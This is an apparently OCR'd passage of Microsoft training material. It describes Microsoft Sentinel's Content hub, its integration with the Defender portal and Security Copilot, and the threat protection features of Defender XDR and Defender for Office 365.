Microsoft Sentinel content refers to Security Information and Event Management (SIEM) solution components that enable customers to ingest data, monitor, alert, hunt, investigate, respond, and connect with different products, platforms, and services. The content in Microsoft Sentinel can include content types, such as: data connectors, workbooks, analytics rules, hunting queries, notebooks, watchlists, and playbooks.

Microsoft Sentinel offers these content types as solutions and standalone items. Solutions are packages of Microsoft Sentinel content or Microsoft Sentinel API integrations, which fulfill an end-to-end product, domain, or industry vertical scenario in Microsoft Sentinel. Both solutions and standalone items are discoverable and managed from the Content hub.

The Microsoft Sentinel Content hub is your centralized location to discover and manage out-of-the-box (built-in) packaged solutions. Microsoft Sentinel solutions are packages of Microsoft Sentinel content or Microsoft Sentinel API integrations that provide single-step deployment and enablement. Content hub solutions, which fulfill an end-to-end product, domain, or industry vertical scenario in Microsoft Sentinel. An example of a domain specific, built-in, is the Microsoft Purview Insider Risk Management that includes a data connector, workbook, analytics rules, hunting queries, and playbook.




Microsoft Sentinel in the Microsoft Defender portal

Microsoft Sentinel is a security service that is enabled through the Azure portal. Once the Microsoft Sentinel service is enabled, you can access it through the Azure portal or from within the Microsoft unified security operations platform in the Microsoft Defender portal.


The Microsoft unified security operations platform in the Microsoft Defender portal brings together the full capabilities of Microsoft Sentinel, Microsoft Defender XDR, and Microsoft Copilot in Microsoft Defender.

When you onboard Microsoft Sentinel to the Defender portal, you unify capabilities with Microsoft Defender XDR like incident management and advanced hunting. Reduce tool switching and build a more context-focused investigation that expedites incident response and stops breaches faster.

Azure portal



Defender portal




Detailed information on the Microsoft Sentinel experience in the Microsoft Defender portal and how to onboard are available in the summary and resources section of this module.

Describe Microsoft Sentinel integration with Microsoft Security Copilot

Microsoft Sentinel integrates with Microsoft Security Copilot.


For businesses that are onboarded to Microsoft Security Copilot, the integration is enabled through plugins accessed through the Copilot portal. Sentinel provides two plugins to integrate with Security Copilot:

- Microsoft Sentinel (Preview)
- Natural language to KQL for Microsoft Sentinel (Preview)




Microsoft Sentinel (Preview) plugin. To utilize the Sentinel plugin, the user would need to be assigned a role permission that grants access to Copilot and a Sentinel specific role like Microsoft Sentinel Reader to access incidents in the workspace.

The Sentinel plugin requires the user to configure the Sentinel workspace, the subscription name, and the resource group name.




The Sentinel plugin capabilities are focused on incidents and workspaces. The Microsoft Sentinel capabilities in Copilot are built-in prompts that you can use, but you can also enter your own prompts based on the capabilities supported.



Additionally, Copilot includes a promptbook for Microsoft Sentinel incident investigation. This promptbook includes prompts for getting a report about a specific incident, along with related alerts, reputation scores, users, and devices.

The Microsoft Sentinel incident investigation promptbook is not only a great starting point for your investigation, it's also a starting point for creating effective prompts.



Natural language to Microsoft Sentinel KQL (Preview) plugin. The natural language to Sentinel KQL (NL2KQLSentinel) plugin converts any natural-language question in the context of threat hunting, into a ready-to-run KQL query. This saves security teams


time by generating a KQL query that can then be automatically run or further tweaked according to the analyst's needs. The Natural language to KQL for Microsoft Sentinel (Preview) plugin generates and runs KQL hunting queries using Microsoft Sentinel data. This capability is available in the standalone experience and the advanced hunting section of the Microsoft Defender portal.

Microsoft Sentinel with Copilot in Defender


The integration of Microsoft Sentinel with Copilot can be experienced through both the standalone experience and the embedded experience using the Defender portal. The embedded experience that is accessed through the Defender portal uses the unified security operations platform with your Microsoft Sentinel data.

Incidents - Microsoft Sentinel incidents are now unified with Defender XDR incidents, so you can use Copilot in Microsoft Defender for incident summary, guided responses and incident reports of Sentinel incidents.


Unified incidents



Sentinel incident summary



Advanced hunting - With the Natural language to KQL for Microsoft Sentinel (Preview) plugin enabled, you can generate and run KQL hunting queries using, Microsoft Sentinel data, in the advanced hunting section of the Microsoft Defender portal.



Learn more

To find out more about any of the topics covered in this module, go to:

- What is Microsoft Sentinel?
- About Microsoft Sentinel content and solutions
- Microsoft Sentinel in the Microsoft Defender portal
- Connect Microsoft Sentinel to Microsoft Defender XDR
- Introducing a Unified Security Operations Platform with Microsoft Sentinel and Defender XDR
- Investigate Microsoft Sentinel incidents in Security Copilot

Threat protection with Microsoft Defender XDR

Describe Microsoft Defender XDR services

Microsoft Defender XDR is an enterprise defense suite of solutions that protects against sophisticated cyberattacks. Microsoft Defender XDR allows admins to assess threat signals from endpoints, applications, email, and identities to determine an attack's scope and impact. It gives greater insight into how the threat occurred, and what systems have been affected. Microsoft Defender XDR can then take automated action to prevent or stop the attack.

The Microsoft Defender XDR suite includes:

- Microsoft Defender for Endpoint - Microsoft Defender for Endpoint is a unified endpoint platform for preventative protection, post-breach detection, automated investigation, and response.
- Defender Vulnerability Management - Microsoft Defender Vulnerability Management delivers continuous asset visibility, intelligent risk-based assessments, and built-in remediation tools to help your security and IT teams prioritize and address critical vulnerabilities and misconfigurations across your organization.

- Microsoft Defender for Office 365 - Defender for Office 365 safeguards your organization against malicious threats posed by email messages, links (URLs), and collaboration tools.
- Microsoft Defender for Identity - Microsoft Defender for Identity uses Active Directory signals to identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization.
- Microsoft Defender for Cloud Apps - Microsoft Defender for Cloud Apps delivers full protection for software as a service (SaaS) applications. Defender for Cloud apps is a cloud access security broker that brings deep visibility, strong data controls, and enhanced threat protection to your cloud apps.

Microsoft Defender XDR now also integrates with Microsoft Security Copilot. Integration with Security Copilot can be experienced through the standalone and embedded experiences.

The information and insights surfaced by the Microsoft Defender XDR suite of solutions are centralized in the Microsoft Defender portal, which delivers a unified security operations platform. As a unified security operations platform, the Microsoft Defender portal now includes information and insights from other Microsoft security products, including Microsoft Sentinel and Microsoft Defender for Cloud.

Users also access the Microsoft Threat Intelligence solution from the Microsoft Defender XDR portal. Microsoft Defender TI aggregates and enriches critical threat information to help security analyst triage, incident response, threat hunting, and vulnerability management workflows.

Throughout the rest of this module, you'll learn more about the solutions that are part of Microsoft Defender XDR, the Microsoft Defender portal, the integration of Microsoft Defender XDR with Microsoft Security Copilot, and Microsoft Defender Threat Intelligence.

Describe Microsoft Defender for Office 365

Microsoft Defender for Office 365 is a seamless integration into your Office 365 subscription that provides protection against threats, like phishing and malware that arrive in email links (URLs), attachments, or collaboration tools like SharePoint, Teams, and Outlook. Defender for Office 365 provides real-time views of threats. It

also provides investigation, hunting, and remediation capabilities to help security teams identify, prioritize, investigate, and respond to threats.

Microsoft Defender for Office 365, which is available in two plans Microsoft Defender for Office 365 Plan 1 and Plan 2, safeguards organizations against malicious threats by providing admins and security operations (sec ops) teams a wide range of capabilities.

These capabilities can be categorized into the following security emphases:

- Preventing and detecting threats
- Investigating threats
- Responding to threats

Prevent and detect

Some of the features of Microsoft Defender for Office 365 that help organizations prevent and detect email and collaboration based threats include:

- Anti-malware protection that protects against major categories of malware, including viruses, spyware, and ransomware.
- Anti-spam protection that uses content filtering technologies to identify and separate junk email from legitimate email.
- Anti-phishing (spoofing) protection to protect against phishing (spoofed) email attacks that try to steal sensitive information in messages that appear to be from legitimate or trusted senders.
- Outbound spam filtering
- Connection filtering to help identify good or bad source email servers by IP addresses.
- Quarantine policies to define the user experience for quarantined messages
- The Submissions page in the Microsoft Defender portal to submit messages, URLs, and attachments to Microsoft for analysis.
- Safe attachments that provide an additional layer of protection against malware. After files are scanned by the common virus detection engine in Microsoft 365, Safe Attachments opens files in a virtual environment to see what happens (a process known as detonation).
- Safe Links scanning that protects your organization from malicious links that are used in phishing and other attacks.
- Email and collaboration alerts

- Attack simulation training, which allows admins to run realistic attack scenarios in your organization. These simulated attacks help identify and train vulnerable users before a real attack impacts your bottom line.
- Security information and event management (SIEM) integration for alerts.

Investigate

Some of the features of Microsoft Defender for Office 365 that help organizations detect email and collaboration based threats include:

- Audit log search by users with appropriate permissions such as admins, insider risk teams, compliance and legal investigators, to provide visibility into the activities of the organization.
- Message trace capabilities. Message trace follows email messages as they travel through your Microsoft 365 organization. You can determine if a message was received, rejected, deferred, or delivered by the service. It also shows what actions were taken on the message before it reached its final status.
- Reports to help you see how email security features are protecting your organization.
- Explorer (also known as Threat Explorer) or Real-time detections that are near real-time tools to help Security Operations (SecOps) teams investigate and respond to threats. Explorer allows admins to see malware detected by Microsoft 365 security features, start an automated investigation and response process, Investigate malicious email, and more.
- Security information and event management (SIEM) integration for detections.
- URL trace that allows admins to investigate a domain to see if the devices and servers in your enterprise network have been communicating with a known malicious domain.
- Threat trackers that are queries that you create and save to automatically or manually discover cybersecurity threats in your organization.
- The campaigns feature that identifies and categorizes coordinated phishing and malware email attacks. The campaigns feature lets you see the overall picture of an email attack faster and more completely than any human.

Respond

Some of the features of Microsoft Defender for Office 365 that help organizations detect email and collaboration based threats include:


- Zero-hour auto purge (ZAP) that retroactively detects and neutralizes malicious phishing, spam, or malware messages that have already been delivered to Exchange Online mailboxes.
- Automated investigation and response (AIR) capabilities that include automated investigation processes in response to well-known threats that exist today.
- Security information and event management (SIEM) integration for automated responses.

For a complete listing of the features in each plan, see the Microsoft Defender for Office 365 security product overview document that is linked in summary and resources unit of this module.

Microsoft Defender for Office 365 in the Microsoft Defender portal

